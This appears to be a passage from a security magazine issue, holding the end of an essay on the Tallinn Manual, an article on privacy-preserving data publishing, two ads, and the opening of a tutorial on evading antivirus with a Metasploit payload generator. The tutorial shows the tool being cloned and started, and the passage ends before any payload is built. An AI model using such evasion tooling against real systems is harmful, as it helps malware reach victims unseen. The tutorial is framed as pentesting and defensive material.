
The Tallinn Manual is a legitimately complex legal document that marks a major change in how war is conducted by recognizing the cyber battlefield as being equal to the physical warfront. Considering that the document is on its first published version with no current amendments, the progress made is substantial. Clearly the international community has come to recognize that advanced persistent threats are beginning to encroach upon the rights of member nations, and the fact that nation states are taking an active role as threat agents makes the Tallinn Manual necessary. Having a set of guidelines is essential in deciding appropriate responses to cyber-attacks, preventing harm to civilians, and misconduct.

Consensus was a clear pitfall of the document, and it is concerning that a panel of twenty experts could not come to an agreement on many of the rules. It would be difficult to expect that the rules of the Tallinn Manual could be internationally respected when many of them were points of contention for the authors. Considering the subject matter and the sheer breadth of the document, some disagreement is to be expected; however, it was disappointing that so many of the rules were contended by some portion of the authors. The fact that some authors felt that the Stuxnet operations justified an armed response while the group had agreed unanimously on criteria for self-defense suggests that interpretation will play a large role in the document's future.

The specificity used in the Tallinn Manual is the crux of the document. Without specificity the rules would be riddled with exceptions and be effectively unenforceable; however, there is a delicate balance that needs to be maintained to avoid becoming too specific. Some interpretation will be needed for the document to truly be applicable in the coming years, but if the Tallinn Manual is too specific then response may be overly ridged. Obviously the manual cannot address every scenario, and attempting to do so would damage the integrity of the document. The links between the rules

## References

- [1] Coviello, A. W. (2011, June 06). Open Letter to RSA Customers. Retrieved October 22, 2012, from RSA: <http://www.eweek.com/c/a/Security/RSA-Will-Replace-SecurID-Tokens-in-Response-to-Lockheed-Martin-Attack-409915/>
- [2] FireEye Inc. (2012). Cyber Attacks on Government. Milpitas: FireEye Inc.
- [3] Gorman, S., & Tibken, S. (2011, June 07). Security 'Tokens' Take Hit. Retrieved October 20, 2012, from Wall Street Journal: <http://online.wsj.com/article/SB10001424052702304906004576369990616694366.html>
- [4] Hazlewood, V. (2006). Defense-In-Depth: An Information Assurance Strategy for the Enterprise. La Jolla: San Diego Supercomputer Center.
- [5] Imperva. (2011). Hacker Intelligence Summary Report. Redwood Shores: Imperva.
- [6] Kushner, D. (2013). The Real Story of Stuxnet. IEEE Spectrum, 48-53.
- [7] Maiffert, M., & Lentz, R. (2011). How Operation Aurora, Trojans, bots, and other targeted attacks are overrunning today's network defenses. Milpitas: FireEye and Modern Warfare Exposed.
- [8] Masood, R., Um-e-Ghazia, U., & Anwar, Z. (2011). SWAM: Stuxnet Worm Analysis in Metasploit. Frontiers of Information Technology, 142-147.
- [9] Miller, R. (2012, July 1). Advanced Persistent Threats: Defending From The Inside Out. Targeted Attacks, pp. 1-16.
- [10] Rashid, F. Y. (2011, June 07). RSA Will Replace SecurID Tokens in Response to Lockheed Martin Attack. Retrieved October 22, 2012, from eWeek: <http://www.eweek.com/c/a/Security/RSA-Will-Replace-SecurID-Tokens-in-Response-to-Lockheed-Martin-Attack-409915/>
- [11] Sanger, D. E., Barboza, D., & Perlroth, N. (2013, February 19). Chinese Army Unit Is Seen as Tied to Hacking Against U.S. The New York Times, p. A1. Retrieved from The New York Times.
- [12] Schmitt, M. N., et al. (2013). The Tallinn Manual. Cambridge: Cambridge University Press.
- [13] Stallings, W., & Brown, L. (2012). Computer Security Principals and Practice. Upper Saddle River: Prentice Hall.
- [14] Woodburn, D. (2011, June 13). Lockheed hack scares away RSA partners. Computer Reseller News, p. 1.



already create a scenario where interpretation is complicated. The criteria for some rules, when met, make other rules applicable and in need of evaluation. If an incident is complicated enough, it may require several experts to chart out the manual's applicable rules and evaluate them.

Future precedence involving the Tallinn Manual and time will benefit the document. The fact that the authors agreed on the need for amendments and revision bodes well for the endeavor. Technology experts recognize that the field is continually evolving, and that attempting to create hard and fast rules around a subject matter that has the potential to change is

impractical [13]. Striving towards a more concise document and retaining a level of interpretability while being specific enough to avoid acts going unpunished is difficult. Treating the Tallinn Manual as a living document that needs to be updated is the best way to ensure that this balance is maintained into the future and that the intentions of the authors are truly realized in implementation.

## LANCE CLEGHORN



*Lance Cleghorn, a North Carolina native, received a Bachelor of Science degree in Information Technology from East Carolina University. Graduating Summa Cum Laude Lance completed his undergraduate degree in 2012. As an undergraduate student Lance concentrated in Cisco networking technology. He was awarded a Master of Science in Information Security from East Carolina University in 2013, and has been published in PenTest Magazine and the Journal of Information Security. Lance holds several major industry certifications including the Associate of ISC2 towards a CISSP, CCNP, CompTIA Security+, EMCISA, and MCP.*



# Big Data gets real at Big Data TechCon!

Discover how to master Big Data from real-world practitioners – instructors who work in the trenches and can teach you from real-world experience!

## Come to Big Data TechCon to learn the best ways to:

- Collect, sort and store massive quantities of structured and unstructured data
- Process real-time data pouring into your organization
- Master Big Data tools and technologies like Hadoop, Map/Reduce, NoSQL databases, and more

**Over 60**  
how-to  
practical classes  
and tutorials  
to choose  
from!

- Learn HOW TO integrate data-collection technologies with analysis and business-analysis tools to produce the kind of workable information and reports your organization needs
- Understand HOW TO leverage Big Data to help your organization today

**“Big Data TechCon is loaded with great networking opportunities and has a good mix of classes with technical depth, as well as overviews. It’s a good, technically-focused conference for developers.”**

—Kim Palko, Principal Product Manager, Red Hat

**“Big Data TechCon is great for beginners as well as advanced Big Data practitioners. It’s a great conference!”**

—Ryan Wood, Software Systems Analyst, Government of Canada

**“If you’re in or about to get into Big Data, this is the conference to go to.”**

—Jimmy Chung, Manager, Reports Development, Avectra

# BigData TECHCON

## San Francisco

### October 15-17, 2013

[www.BigDataTechCon.com](http://www.BigDataTechCon.com)

## The **HOW-TO** conference for Big Data and IT professionals



# Privacy-Preserving Data Publishing

Privacy-Preserving Data Publishing (PPDP) is concerned mainly with the feasibility of anonymizing and publishing person-specific data for data mining without compromising the privacy of individuals.

Data collection and publishing are ubiquitous in today's world. Many organizations such as governmental agencies, hospitals, and financial companies collect and disseminate various person-specific data for research and business purposes. Worldwide governments systematically collect personal information about their citizens through censuses. These data are released to public for demographic research. In the medical domain, gaining access to high-quality healthcare data is a vital requirement to informed decision-making for medical practitioners and researchers. Grocery stores collect a large amount of customer purchase data via store courtesy cards. These data are analyzed to model customer behaviour and are used by advertisement companies. In the online world, web sites and service providers (Google for example) collect search requests of users for future analysis. Recent data publishing by AOL is a unique example of this kind [3]. Finally, the emergence of new technologies such as RFID tags, GPS-based devices, and smartphones raises new privacy concerns. These devices are used extensively in many network systems including mass transportation, car navigation, and healthcare management. The collected trajectory data captures the detailed movement information of the tagged ob-

jects, offering tremendous opportunities for mining useful knowledge. However, this trajectory data contains peoples' visited locations and thus reveals identifiable sensitive information such as social customs, religious inclination, and sexual preferences. Thus, data about individuals gets collected at various places in various ways.

This data offers tremendous opportunities for mining useful information, but also threatens personal privacy. Data mining is the process of extracting useful, interesting, and previously unknown information from large datasets. Due to the rapid advance in the storing, processing, and networking capabilities of the computing devices; the collected data can now be easily analyzed to infer valuable information for research and business purposes. Data from different sources can be integrated and further analyzed to gain better insights. The success of data mining relies on the availability of high quality data and effective information sharing. Since data mining is often a key component of many systems of business information, national security, and monitoring and surveillance; the public has acquired a negative impression of data mining as a technique that intrudes on personal privacy. This lack of trust has become an obstacle to the sharing of personal information for the advancement of the technology.

## Real-Life Examples

The current practice in data sharing primarily relies on policies and guidelines on the types of data that can be shared and agreements on the use of shared data. This approach alone may lead to excessive data distortion or insufficient protection. For example, the most common practice is to remove the identifiable attributes (such as name, social security number) of individuals before releasing the data. This simple technique though apparently looks innocuous, in reality fails to protect the privacy of record holders. Also, contracts and agreements cannot prevent an insider from intentionally performing privacy attacks or even stealing data. In this section, we present a number of real-world attacks to emphasize the need of privacy-preserving techniques and to illustrate the challenges in developing such tools.


The most illustrious privacy attack was demonstrated by Sweeney [8]. In Massachusetts, *Group Insurance Commission* (GIC) collected the medical data of the state employees. The data set had no identifiable attributes such as name, social security number or phone numbers and thus was believed to be anonymous. GIC gave a copy of the data to researchers and sold a copy to industry. However, the data set did contain demographic information such as date of birth, gender, and ZIP code. Sweeney reported that 87% of the U.S. population can be uniquely identified based on 5-digit zip code, gender and date of birth. It is not common to find many people with the same date of birth, less likely for them to live in the same place and very less likely having same gender. She bought a copy of the Massachusetts voter registration list for \$20 and identified the record of William Weld, governor of the state of Massachusetts, by joining both the tables. This kind of attack where external data can be used to identify an anonymous data is called linking attack. The concern of linking attacks has escalated in recent

years due to the ease of collecting external information over the Internet.

Not all linking attacks require external information. Sometimes the semantic information of the data itself reveals the identity of a user. The case of the AOL data release is a notable example. On August 6, 2006, AOL released a 2GB file containing the search queries of its 650,000 users. There are approximately 20 million search queries collected over a three month period. As a privacy protection mechanism, AOL removed all user identities except for the search queries and assigned a random number to each of its users. Three days later, two New York Times reporters identified and interviewed the user #4417749 from the release data [3]. Ms. Thelma Arnold was re-identified from the semantic information of her search queries. She said, 'We all have a right to privacy. Nobody should have found this all out.'

Netflix, a movie renting service, announced a \$1,000,000 prize for 10% improvement for their recommendation system. To assist the competition, they also provided a real data set which contains 100 million ratings for 18,000 movie titles from 480,000 randomly chosen users. According to the Netflix website, 'To protect customer privacy, all personal information identifying individual customers has been removed and all customer ids have been replaced by randomly assigned ids.' Narayanan and Shmatikov shortly attacked the Netflix data by linking information from the International Movie Database (IMDb) site, where users post their reviews (not anonymous) [7]. They showed 'With 8 movie ratings (of which 2 may be completely wrong) and dates that may have a 14-day error, 99% of records can be uniquely identified in the data set. For 68%, two ratings and dates (with a 3-day error) are sufficient'.

It is evident from the above examples that mere removal of the personal information does not ensure privacy to the users. To overcome this ob-



**Figure 1.** Data flow in privacy-preserving data publishing



stacle, the research on Privacy-Preserving Data Publishing (PPDP) is concerned mainly with the feasibility of anonymizing and publishing person-specific data for data mining without compromising the privacy of individuals. The research is also concerned with designing a unified framework of algorithms for anonymizing large data sets in various real-life data publishing scenarios. In the following section, we elaborate on the different phases of privacy-preserving data publishing and discuss different real-life data publishing scenarios.

## Privacy-Preserving Data Publishing Framework

Privacy-preserving data publishing (PPDP) has two phases: data collection and data publishing. Figure 1 depicts the data flow in PPDP. In the data collection phase, the data publisher collects data from the individuals. In the data publishing phase, the data publisher releases the collected data to the data recipients, who will then conduct data mining on the published data. For example, a hospital collects data from patients and publishes the patient records to an external medical center. In this example, the hospital is the data publisher, patients are the individuals (data owners), and the medical center is the data recipient. The recipient could be a data user (researcher) who wants to perform legitimate data analysis, or could potentially be an adversary who attempts to associate sensitive information in the published data with a target victim. For example, the data recipient, say the external medical center, is a trustworthy entity; however, it is difficult to guarantee that all staff in the company are trustworthy as well.

There are two models in the data collection phase: trusted and untrusted. In the trusted model, individuals trust the data publisher and give all the required data. For example, patients give their true information to hospitals to receive proper treatment. In this scenario, it is the responsibility of the data publisher to protect privacy of the individuals' personal data. In the untrusted model, individuals (data owner) do not trust their data publisher and sometimes the data publisher may be the data recipient. A typical example of this model is participants responding to a survey. Various cryptographic solutions, anonymous communications, and statistical methods were proposed to collect records anonymously from individuals revealing their identity. In this article, we focus on the trusted model and study how to anonymize data in the data publishing phase to protect privacy of the individuals.

There are two models in the data publishing phase: interactive and non-interactive. In the interactive model, the data recipients pose aggregate queries through a private mechanism and the data publisher answers these queries in response. These aggregate values are computed over a set of records and should not disclose any sensitive value of an individual. However, it is possible<sup>3</sup> for a recipient to construct a set of queries that unveils the detailed underlying data [1]. The challenge is to answer the queries in such a way that no inference can be made based on the aggregate statistics. The data publisher determines whether the answer can or cannot be safely delivered without inference and thus controls the amount of information to be released. In the noninteractive model, the data publisher first anonymizes the raw data and then releases the anonymized version for data analysis. Once the data are published, the data publisher has no further control of the published data. Therefore, the data publisher needs to transform the underlying raw data into a version that is immunized against privacy attacks but which still supports effective data mining tasks. While both the interactive and non interactive models are useful, the data recipients usually prefer to get an anonymous data set as the data can be directly analyzed by the off-the-shelf data analysis software (such as SPSS).

The data publisher may or may not have the knowledge of the data mining to be performed on the released data. In some scenarios, the data publisher does not even know who the recipients are at the time of publication, or has no interest in data mining. For example, the hospitals in California publish patient records on the Web. The hospitals do not know who the recipients are or how the recipients will use the data. The hospital publishes patient records because it is required by regulations [4]. Therefore, it is not reasonable to expect the data publisher to do more than anonymize the data for publication in such a scenario. In other scenarios, the data publisher is interested in the data mining result but lacks the in-house expertise to conduct the analysis, and hence outsources the data mining activities to some external data miners. In this case, the data mining task performed by the recipient is known in advance. In the effort to improve the quality of the data mining result, the data publisher could release a customized data set that preserves specific types of patterns for such a data mining task. Still, the actual data mining activities are performed by the data recipient, not by the data publisher. To achieve proper balance be-

tween privacy and utility, the data publisher needs to decide three components: privacy model, anonymization techniques, and utility metric.

## Privacy Models

The collected data set are stored in a data table where each row represents an individual and each column is an attribute. We use the terms 'data set' and 'data table' interchangeably in the rest of this article. Attributes can be divided into three categories. (1) Attributes that explicitly identify an individual, such as SSN, and name. These attributes are called *explicit identifier* and must be removed before releasing the data. (2) A set of attributes whose combined value may potentially identify an individual. For example, the combined values of zip code, date of birth, and gender. These attributes are called *quasi-identifier* (QID) and the values of these attributes may be publicly accessible from other sources. Finally, an attribute is considered *sensitive* if an adversary is not permitted to link its value with an identifier. Examples include: disease, salary, etc.

Different privacy models have been proposed to prevent an adversary from linking an individual with a sensitive attribute given the knowledge of the quasi-identifier. Following, we briefly present some of the wellknown privacy models.

**Table 1 (a).** Patient table

	Job	Sex	Age	Disease
1	Engineer	Male	35	Hepatitis
2	Engineer	Male	38	Hepatitis
3	Lawyer	Male	38	HIV
4	Writer	Female	30	Flu
5	Writer	Female	33	HIV
6	Dancer	Male	30	HIV
7	Dancer	Female	30	HIV

**Table 1 (b).** 2-anonymous patient table

	Job	Sex	Age	Disease
1	Professional	Male	[35-40]	Hepatitis
2	Professional	Male	[35-40]	Hepatitis
3	Professional	Male	[35-40]	HIV
4	Writer	Female	[30-35]	Flu
5	Writer	Female	[30-35]	HIV
6	Dancer	*	30	HIV
7	Dancer	*	30	HIV

**k-Anonymity.** Removing explicit identifiers is not enough to protect privacy of the individuals. If a record in the table is so specific that not many individuals match it, releasing the data may lead to linking

the individual's record and, therefore, the value of her sensitive attribute. Consider the raw patient data in Table 1(a), where each record represents a patient with the patient-specific information. *Job*, *Sex*, and *Age* are quasi-identifying attributes. Suppose that the adversary knows that the target patient is a *Lawyer* and his age is 38. Hence, record #3, together with his sensitive value (HIV in this case), can be identified since he is the only *Lawyer* who is 38 years old in the data. *k*-anonymity requires that no individual should be uniquely identifiable from a group of size smaller than *k* based on the values of QID attributes. A table satisfying this requirement is called a *k*-anonymous table. Table 1(b) is a 2-anonymous table of Table 1(a).

## ℓ-diversity

*k*-anonymity only prevents identity linkage attacks since an adversary can not identify a record corresponding to an individual with confidence greater than  $1/k$ . However, *k*-anonymous data table is vulnerable against attribute linkage attacks. Suppose the adversary knows that the patient is a dancer of age 30. In such case, even though two such records exist (#6 and #7), the adversary can infer that the patient has HIV with 100% confidence since both the records contain HIV. To prevent such attribute linkage attack, *ℓ*-diversity requires that every QID group should contain at least *ℓ* 'well-represented' values for the sensitive attribute. There are a number of interpretations of the term 'well-represented'. The simplest definition requires every equivalent group to have *ℓ* distinct values of the sensitive attribute.

## Confidence Bounding

The confidence of inferring a sensitive value from different combination of QID values are bounded by specifying one or more *privacy templates* of the form,  $\langle QID \rightarrow s, h \rangle$ , where *s* is a sensitive value, *QID* is a quasi-identifier, and *h* is a threshold. For example, with  $QID = \{Job, Sex, Age\}$ ,  $\langle QID \rightarrow HIV, 50\% \rangle$  states that the confidence of inferring *HIV* from any group on *QID* is no more than 50%. For the data in Table 1(b), this privacy template is violated because the confidence of inferring *HIV* is 100% in the group for  $\{Dancer, *, 30\}$ . Unlike *ℓ*-diversity, confidence bounding can have different privacy templates with different confidence thresholds.

There are other privacy models [6]. (*α*, *k*)-anonymity requires every QID group to satisfy both *k*-anonymity and confidence bounding. *t*-closeness requires the distribution of a sensitive attribute in any group to be close to the distribution of the attribute in the over-

all table. The notion of *personalized privacy* allows each record owner to specify her own privacy level. This model assumes that a sensitive attribute has a taxonomy tree and each record owner specifies a guarding node in the taxonomy tree. All of these models, which are known *partition-based privacy models*, partition the data table in to groups and provide different guarantees about the anonymized data based on the assumption of the adversary's background knowledge. Recent research works show that the algorithms that satisfy partition-based privacy models are vulnerable to various privacy attacks and do not provide the claimed privacy guarantee.

*Differential privacy* has received considerable attention as a substitute for partition-based privacy models in privacy-preserving data publishing. Differential privacy provides strong privacy guarantees independent of an adversary's background knowledge, computational power or subsequent behavior. Partition-based privacy models ensure privacy by imposing syntactic constraints on the output. For example, the output is required to be indistinguishable among  $k$  records, or the sensitive value to be well represented in every equivalence group. Instead, differential privacy guarantees that an adversary learns nothing more about an individual, regardless of whether her record is present or absent in the data. Informally, a differentially private output is insensitive to any particular record. Thus, if a user had opted in the database, there would not be a significant change in any computation based on the database. Therefore, this assures every individual that any privacy breach will not be a result of participating in a database. Following we present the formal definition of the differential privacy model. A general overview of on differential privacy can be found in the recent survey [5].

## Differential Privacy

A randomized algorithm  $Ag$  is differentially private if for all data sets  $D$  and  $D'$  where their symmetric difference contains at most one record (that is,  $|D \Delta D'| \leq 1$ ), and for all possible anonymized data sets  $\check{D}$ ,

$$\Pr[Ag(D) = \check{D}] \leq e^\epsilon \times \Pr[Ag(D') = \check{D}], \quad (1)$$

where the probabilities are over the randomness of the  $Ag$ . The parameter  $\epsilon > 0$  is public and specified by a data publisher. Lower values of  $\epsilon$  provide a stronger privacy guarantee.

Differential privacy is a strong privacy definition, but this is not a perfect definition. If the records are not independent or an adversary has access to aggregate level background knowledge about the data then privacy attack is possible. Defining an appropriate privacy definition for a particular application scenario is currently an active area of research.

## Anonymization Techniques


Given a privacy model, different anonymization techniques are used to transform the original data set into a version that satisfies the privacy requirements. Anonymization techniques are used to make the data less precise to protect privacy. Following, we present some common techniques that are often used for anonymization.

### Suppression

The simplest technique to achieve anonymity is to suppress the value of a cell. Suppression is done by replacing an attribute value with a special symbol '\*' or 'Any'. It has been widely used to satisfy privacy requirement such as  $k$ -anonymity. For example in Table 1(b), the values of Sex attribute of records #6 and #7 are suppressed to ensure 2-anonymity.

**Table 2 (a).** Bucketized data: QID Attribute

Job	Sex	Age	Bucket
Engineer Male 35 1	Male	35	1
Engineer Male 38 2	Male	38	2
Lawyer Male 38 1	Male	38	1
Writer Female 30 3	Female	30	3
Writer Female 33 2	Female	33	2
Dancer Male 30 3	Male	30	3
Dancer Female 30 3	Female	30	3



**Figure 2.** Taxonomy trees for Job, Sex, Age



**Table 2 (b).** *Bucketized data: Sensitive Attribute*

Bucket	Disease
1	Hepatitis
1	HIV
2	Hepatitis
2	HIV
3	Flu
3	HIV
3	HIV

### Generalization

Generalization provides better data utility compared to suppression by replacing the specific value with a more general value. While suppression works in a binary fashion (keep the original value or suppress), generalization has a number of intermediate states according to a taxonomy tree for each attribute. Figure 2 depicts the taxonomy trees for the attributes *Job*, *Sex* and *Age*. For example in Table 1(b), the values *Engineer* and *Lawyer* are replaced by a more general value *Professional* according to the taxonomy tree. Generalization techniques can be classified mainly into two categories: global vs. local. In global generalization, all instances of a value are mapped to the same general value. While in local generalization, different instances can be generalized to different general values. A range of algorithms have been proposed that use generalization technique to enforce different privacy models [6].

### Bucketization

Unlike generalization and suppression, bucketization does not modify the QID and the sensitive attribute (SA), but de-associates the relationship between the two. However, it thus also disguises the correlation between SA and other attributes; therefore, hinders data analysis that depends on such correlation. Bucketization was proposed to achieve  $\ell$ -diversity. It divides all the records into different buckets in such a way that each bucket contains  $\ell$  distinct values of sensitive attribute. Tables 2(a) and 2(b) are the bucketized data, which satisfies 2-diversity for the patient data Table 1(a).

### Input Perturbation

This approach modifies the underlying data randomly by either adding noise to the numerical values or replacing the categorical values with other values from the domain [2]. The input-perturbed data are useful at the aggregated level (such as average or sum), but not at the record level. Data recipients can no longer interpret the semantic of each individual record. Yet, this is a useful technique if the applications do not require preserving data

truthfulness at the record level. This technique is often used in the untrusted data collection model. This technique can also ensure differential privacy, though it requires a higher degree of noise than an output perturbation-based approach, which we explain next.

### Output Perturbation

This approach first computes the correct result and outputs a perturbed version of the result by adding noise. This technique is often used to achieve differential privacy. For example, the Laplace mechanism, which is an output perturbation-based approach, takes as inputs a data set  $D$ , a function  $f$ , and the privacy parameter  $\lambda$ . The privacy parameter  $\lambda$  determines the magnitude of noise added to the output. The mechanism first computes the true output  $f(D)$ , and then returns the perturbed answer  $f(\tilde{D}) = f(D) + \text{Lap}(\lambda)$ , where  $\text{Lap}(\lambda)$  is a random variable sampled from a Laplace distribution with variance  $2\lambda$  and mean 0.

### Utility Metrics

While protecting privacy is a critical element in data publishing, it is equally important to preserve the utility of the published data because this is the primary reason for publication. A number of utility metrics have been proposed to quantify the information that is present in the anonymized data. Data publishers use these metrics to evaluate and optimize the data utility of the anonymized data. In general, utility metrics can be classified into two categories: general purpose metric and special purpose metric.

### General Purpose Metric

In many cases, the data publisher does not know how the released data will be used by the data recipient. In such cases, the data publisher uses the general purpose metric that measures the similarity between the original data and the anonymized data. The objective is to minimize the distortion in the anonymized data. The simplest and most intuitive measure is to count the number of anonymization operations performed on the data set. For example, in the case of suppression, the data utility is measured by counting the number of suppressed values. Less suppression means more utility. Similarly, for generalization, the information loss is measured by the number of generalization steps performed. Other metrics include Loss Metric (LM), Normalized Certainty Penalty (NCP), Discernibility Metric (DM), etc.

## References

- [1] N. R. Adam and J. C. Wortman. Security control methods for statistical databases. *ACM Computer Surveys*, 21(4):515–556, 1989.
- [2] R. Agrawal and R. Srikant. Privacy preserving data mining. In *Proceedings of the ACM SIGMOD International Conference on Management of Data (SIGMOD)*, pages 439–450, 2000.
- [3] M. Barbaro and T. Zeller. A face is exposed for AOL searcher no. 4417749. *New York Times*, August 9, 2006.
- [4] D. M. Carlisle, M. L. Rodrian, and C. L. Diamond. California inpatient data reporting manual, medical information reporting for california, 5th edition. Technical report, Office of Statewide Health Planning and Development, July 2007.
- [5] C. Dwork. A firm foundation for private data analysis. *Commun. ACM*, 54(1):86–95, 2011.
- [6] B. C. M. Fung, K. Wang, R. Chen, and P. S. Yu. Privacy-preserving data publishing: A survey of recent developments. *ACM Computing Surveys*, 42(4):1–53, June 2010.
- [7] A. Narayanan and V. Shmatikov. Robust de-anonymization of large sparse datasets. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, pages 111–125, 2008.
- [8] L. Sweeney. k-anonymity: A model for protecting privacy. In *International Journal on Uncertainty, Fuzziness and Knowledge-based Systems*, volume 10, pages 557–570, 2002.

## Special Purpose Metric

The type of information that should be preserved depends on the data mining task to be conducted on the published data. If the purpose of the data publishing is known before the data release, then customized anonymization techniques can be adapted to preserve certain information that is useful for that particular task. Optimizing data utility with respect to general purpose metrics (LM, DM, etc.) does not preserve enough information for a particular data mining task such as classification analysis. In such a scenario, the target data mining model is first built on the anonymized data to compare the accuracy of the model with respect to the model built from the original data.

## Conclusion

Privacy-preserving data publishing is an exciting research area. This article presents different technical proposals to the demand of simultaneous information sharing and privacy protection. However, the problems of data privacy can not be fully solved only by technology. We believe that there is an urgent need to bridge the gap between advanced privacy preservation technology and current policies. In the future, we expect that social and legal regulations will complement the best practices of privacy-preserving technology. To this end, it is also important to standardize some privacy models and algorithms for different applications as it is unlikely that there exists a one-size-fit solution for all application scenarios. Thus, the future research direction appears to lie in defining suitable privacy models, and in developing trustworthy algorithms and systems that provide performance guarantees ensuring the security and privacy of data for specific applications.

## NOMAN MOHAMMED

*Noman Mohammed is a postdoctoral fellow in the School of Computer Science at McGill University. His research interests include privacy and applied cryptography; in particular, private data sharing, secure distributed computing, and secure database management. Previously, he completed his Ph. D. in Computer Science and M.A.Sc. in Information Systems Security at Concordia University. He has received several prestigious awards including the Best Student Paper Award in ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (SIGKDD 2009), and the Alexander Graham Bell Canada Graduate Scholarship (CGS) from the Natural Sciences and Engineering Research Council of Canada (NSERC).*

## BENJAMIN C. M. FUNG

*Benjamin C. M. Fung is an Associate Professor in the Concordia Institute for Information Systems Engineering (CIISE) at Concordia University in Canada, and a research scientist of the National Cyber-Forensics and Training Alliance Canada (NCFTA Canada). He received a Ph.D. degree in computing science from Simon Fraser University in 2007. He has over 60 refereed publications that span across the prestigious research forums of data mining, privacy protection, cyber forensics, web services, and building engineering. His data mining work in authorship analysis has been widely reported by media worldwide. His research has been supported in part by the Discovery Grants and Strategic Project Grants from the Natural Sciences and Engineering Research Council of Canada (NSERC), Defence Research and Development Canada (DRDC), and Le Fonds qubcois de la recherche sur la nature et les technologies (FQRNT), and NCFTA Canada. Dr. Fung is a licensed professional engineer in software engineering.*



# It's time to rethink the risk

Highly skilled hackers are targeting organisations of all sizes, including household names, causing financial loss, loss of customer trust, and damage to brand and reputation, which is very hard to recover.

## **Identify any weak points and vulnerabilities now!**

Identifying a weak spots and vulnerabilities in your existing security posture is the essential starting point to ensuring that you do not fall victim.

## **The BT Ethical Hacking Quick Start**

With the Ethical Hacking Quick Start we have developed a simple and cost effective journey for our customers – our priority is completing an early set of deliverables, in the framework of a project with predictable costs and time scales. With a BT Ethical Hacking Quick Start you'll get:

- a quick, accurate assessment of your current security setup along with conclusions
- a plan of action to improve your security defences, based on successful methods being used by organisations around the world.

**Simple Customer Journey: Quick Deliverables, Fixed Costs**

To find out more visit : [www.bt.com/security](http://www.bt.com/security)



BT Assure. Security that matters

# AV Evasion:

## Bypassing AV Products and Protection Against It

AV evading techniques are getting better and smarter by the day, and having just an Anti-Virus and Anti-Spyware application is insufficient to protect our machines from additional angles of threats.

As more and more threats emerged, so do the Antivirus product vendors, who are consistently trying to keep up with the emerging threats, virus signatures, variants, and behaviors. It has always been a topic of interest to hackers/pentesters everywhere – the ways to bypass security products, from firewalls, Anti-Virus, Anti-Spyware, Intrusion Detection System, etc. One of the most common technique attackers try to evade is the Anti-Virus application, as this feature will most likely be responsible for stopping the malware, viruses, and malicious executables from executing on the victim's machine. Thus, resorting the attackers to find new ways and processes to evade the application.

### Objective

The purpose of this article is to provide an end to end and step by step approach on the process of creating an executable that is able to evade AV detection and how it can be executed to provide a meterpreter session to the attacker. This article also describes the ways to prevent such attack/threat from the perspective of product vendors and Windows security settings itself.

### Before We Begin

Metasploit AV Evasion is a payload generator that avoids most Anti-Virus products. It was released

as an open source by NCC Groups Plc. Its features include:

- Generating Metasploit executable payload to bypass AV detection,
- Generating a Local or Remote Listener,
- Disguising the executable file with a PDF icon,
- Execution of executables are minimized on the victims computer,
- Automatically creates AutoRun files for CD-ROM exploitation.

To install *metasploitavevasion*, fire up BackTrack or Kali and run the command (see Figure 1):

```
#git clone https://github.com/nccgroup/metasploitavevasion.git
```

```
root@bt:~# git clone https://github.com/nccgroup/metasploitavevasion.git
Initialized empty Git repository in /root/metasploitavevasion/.git/
remote: Counting objects: 41, done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 41 (delta 15), reused 41 (delta 15)
Unpacking objects: 100% (41/41), done.
```

Figure 1. Installing *metasploitavevasion*

```
root@bt:~/metasploitavevasion# ./avoid.sh

*****
*** AV0id - Metasploit Shell A.V Avider Version 1.5 ***
*****
```

Figure 2. Start the *metasploitavevasion* by running the `./avoid.sh`



## Providing Access to avoid.sh

```
#chmod a+x avoid.sh
```

## Creating the Executable
